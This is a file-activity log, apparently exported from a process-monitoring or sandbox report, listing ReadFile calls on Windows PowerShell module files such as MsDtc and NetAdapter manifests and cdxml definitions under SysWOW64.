C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	706	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	444	end of file	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	828	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	264	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	459	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	497	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	691	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	154	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	808	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	380	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	success or wait	4	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	288	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	348	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	783	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	success or wait	2	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	783	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.Types.ps1xml	unknown	4096	success or wait	12	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.Types.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapter.Format.ps1xml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapter.Format.ps1xml	unknown	534	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapter.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterAdvancedProperty.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterAdvancedProperty.Format.ps1xml	unknown	425	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterAdvancedProperty.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterBinding.Format.ps1xml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterBinding.Format.ps1xml	unknown	799	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterBinding.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterChecksumOffload.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterChecksumOffload.Format.ps1xml	unknown	470	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterChecksumOffload.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterEncapsulatedPacketTaskOffload.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterEncapsulatedPacketTaskOffload.Format.ps1xml	unknown	983	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterEncapsulatedPacketTaskOffload.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterHardwareInfo.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterHardwareInfo.Format.ps1xml	unknown	520	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterHardwareInfo.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterIPsecOffload.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterIPsecOffload.Format.ps1xml	unknown	517	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterIPsecOffload.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterLso.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterLso.Format.ps1xml	unknown	184	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterLso.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPowerManagement.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPowerManagement.Format.ps1xml	unknown	432	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPowerManagement.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterQos.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterQos.Format.ps1xml	unknown	501	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterQos.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRdma.Format.ps1xml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRdma.Format.ps1xml	unknown	488	end of file	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRdma.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRsc.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRsc.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRss.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRss.Format.ps1xml	unknown	1016	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRss.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriov.Format.ps1xml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriov.Format.ps1xml	unknown	446	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriov.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriovVf.Format.ps1xml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriovVf.Format.ps1xml	unknown	188	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterSriovVf.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterStatistics.Format.ps1xml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterStatistics.Format.ps1xml	unknown	452	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterStatistics.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmq.Format.ps1xml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmq.Format.ps1xml	unknown	175	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmq.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmqQueue.Format.ps1xml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmqQueue.Format.ps1xml	unknown	506	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVmqQueue.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVPort.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVPort.Format.ps1xml	unknown	800	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterVPort.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPacketDirect.Format.ps1xml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPacketDirect.Format.ps1xml	unknown	987	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPacketDirect.Format.ps1xml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapter.cmdletDefinition.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapter.cmdletDefinition.cdxml	unknown	5	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapter.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterAdvancedProperty.cmdletDefinition.cdxml	unknown	4096	success or wait	4	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterAdvancedProperty.cmdletDefinition.cdxml	unknown	731	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterAdvancedProperty.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterBinding.cmdletDefinition.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterBinding.cmdletDefinition.cdxml	unknown	498	end of file	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterBinding.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterChecksumOffload.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterChecksumOffload.cdxml	unknown	78	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterChecksumOffload.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterEncapsulatedPacketTaskOffload.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterEncapsulatedPacketTaskOffload.cdxml	unknown	1000	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterEncapsulatedPacketTaskOffload.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterHardwareInfo.cmdletDefinition.cdxml	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterHardwareInfo.cmdletDefinition.cdxml	unknown	556	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterHardwareInfo.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterIPsecOffload.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterIPsecOffload.cdxml	unknown	934	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterIPsecOffload.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterLso.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterLso.cdxml	unknown	974	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterLso.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPowerManagement.cmdletDefinition.cdxml	unknown	4096	success or wait	5	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterPowerManagement.cmdletDefinition.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterQos.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterQos.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRdma.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRdma.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRsc.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRsc.cdxml	unknown	400	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRsc.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRss.cmdletDefinition.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\MSFT_NetAdapterRss.cmdletDefinition.cdxml	unknown	47	end of file	1	60C61B4F	ReadFile
